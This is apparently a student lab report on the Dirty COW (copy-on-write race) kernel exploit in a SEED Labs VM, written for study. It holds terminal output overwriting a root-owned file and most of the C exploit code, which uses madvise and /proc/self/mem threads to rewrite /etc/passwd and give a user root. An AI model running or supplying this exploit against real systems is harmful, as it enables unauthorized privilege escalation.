Dirty Cow Attack

This report includes screenshots for the project, and a brief analysis regarding the code. It uses SeedLab's Ubuntu 12.04 VM.

0.1. **Writing to `zzz` file.** In figure 1 we see the commands that demonstrate how it is possible to write to a file without right privileges.

```
[03/24/2021 05:06] seed@ubuntu:~/Projects/2$ sudo rm /zzz
[03/24/2021 05:06] seed@ubuntu:~/Projects/2$ sudo touch /zzz
[03/24/2021 05:06] seed@ubuntu:~/Projects/2$ sudo gedit /zzz
[03/24/2021 05:07] seed@ubuntu:~/Projects/2$ cat /zzz
Erhan
[03/24/2021 05:07] seed@ubuntu:~/Projects/2$ ls /zzz -l
-rw-r--r-- 1 root root 6 Mar 24 05:07 /zzz
[03/24/2021 05:07] seed@ubuntu:~/Projects/2$ gcc cow_attack.c -lpthread
[03/24/2021 05:07] seed@ubuntu:~/Projects/2$ ./a.out
Attacking file: /zzz
Waiting for threads to finish. Press CTRL+C to stop.
^C
[03/24/2021 05:08] seed@ubuntu:~/Projects/2$ cat /zzz
Tezcan[03/24/2021 05:08] seed@ubuntu:~/Projects/2$ ls /zzz -l
-rw-r--r-- 1 root root 6 Mar 24 05:07 /zzz
[03/24/2021 05:08] seed@ubuntu:~/Projects/2$ echo foobar > /zzz
bash: /zzz: Permission denied
[03/24/2021 05:08] seed@ubuntu:~/Projects/2$
```

FIGURE 1. Dirty COW attack on file `/zzz`.

With `ls /zzz -l` we can see that only the root user can write to `/zzz` file, also underlined with green color in the figure. The file content is the string "Erhan". By running our attack, targeting the file and replacing "Erhan"' with "Tezcan" we effectively write to the file. Note that after writing to the file via Dirty COW, the file is still only writable by the root, shown at the last two commands in the figure.

Notice that since "Tezcan" is 1 character longer than "Erhan", the newline character is overwritten and thats why the command prompt is at the same level with Tezcan when we do `cat /zzz`. It is therefore a better practice to replace a string with an equal length string, for better hiding purposes.

0.2. **From `charlie` to `root`.** In figure 2 we see the commands that demonstrate how it is possible to use Dirty COW attack to make an arbitrary user "charlie" the root.

With the previous task, we have seen that we can replace a string in a file with another string. Now we will replace the user ID of charlier



FIGURE 2. Dirty COW attack on file `/etc/passwd`.

with 0, which in effect will make him a root. Indeed, after launching the attack and then switching to user charlie, we can see that we have root access.

0.3. **Dirty COW.** The attack relies on racing the `madvise(MADV_DONTNEED)` system call while having the page of the executable mmapped in memory[1].

When we call these two threads (figures 4 and 5) there is a chance that the write will actually write to the mapped memory that is used by madvise in a COW fashion. COW is a technique of sharing a resource: when the resourse is required but will not be modified, then it is wasteful to create a copy, but what should happen is that the resource itself is delivered. At this point, if the write thread can intercept the memory it can write to it. Since we may not always be lucky and achieve this in a single function call, the threads run forever and the attack is interrupted by the adversary. In my own case, I ran it for around 5-6 seconds and it was always successful.

[1] `https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails`

```
22   // Open the target file in the read-only mode.
23   int f=open("/etc/passwd", O_RDONLY);
24
25   // Map the file to COW memory using MAP_PRIVATE.
26   fstat(f, &st);
27   file_size = st.st_size;
28   map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
29
30   // Find the position of the target area
31   char *position = strstr(map, "charlie:x:1001");
32
33   // We have to do the attack using two threads.
34   pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
35   pthread_create(&pth2, NULL, writeThread, position);
36
37   // Wait for the threads to finish.
38   pthread_join(pth1, NULL);
39   pthread_join(pth2, NULL);
40   return 0;
```

FIGURE 3. Inside `main`. Omitted some declarations for brevity. It's task is to find the position of the target, which we can do with read access alone, and then launch the threads. It waits for the threads to finish, but the threads run forever so the user has to manually interrupt the program to exit.

```
46 void *writeThread(void *arg) {
47   char *content= "charlie:x:0000";
48   off_t offset = (off_t) arg;
49   int f=open("/proc/self/mem", O_RDWR);
50   while(1) {
51     // Move the file pointer to the corresponding position.
52     lseek(f, offset, SEEK_SET);
53     // Write to the memory.
54     write(f, content, strlen(content));
55   }
56 }
```

FIGURE 4. `write` thread. Writes the content to the position of the target. If lucky, this will be conducted on the memory that is supposed to be used by madvise.

```
61 void *madviseThread(void *arg)
62 {
63   int file_size = (int) arg;
64   while(1){
65     madvise(map, file_size, MADV_DONTNEED);
66   }
67 }
```

FIGURE 5. `madvise` thread. A system call to cause copy-on-write (COW).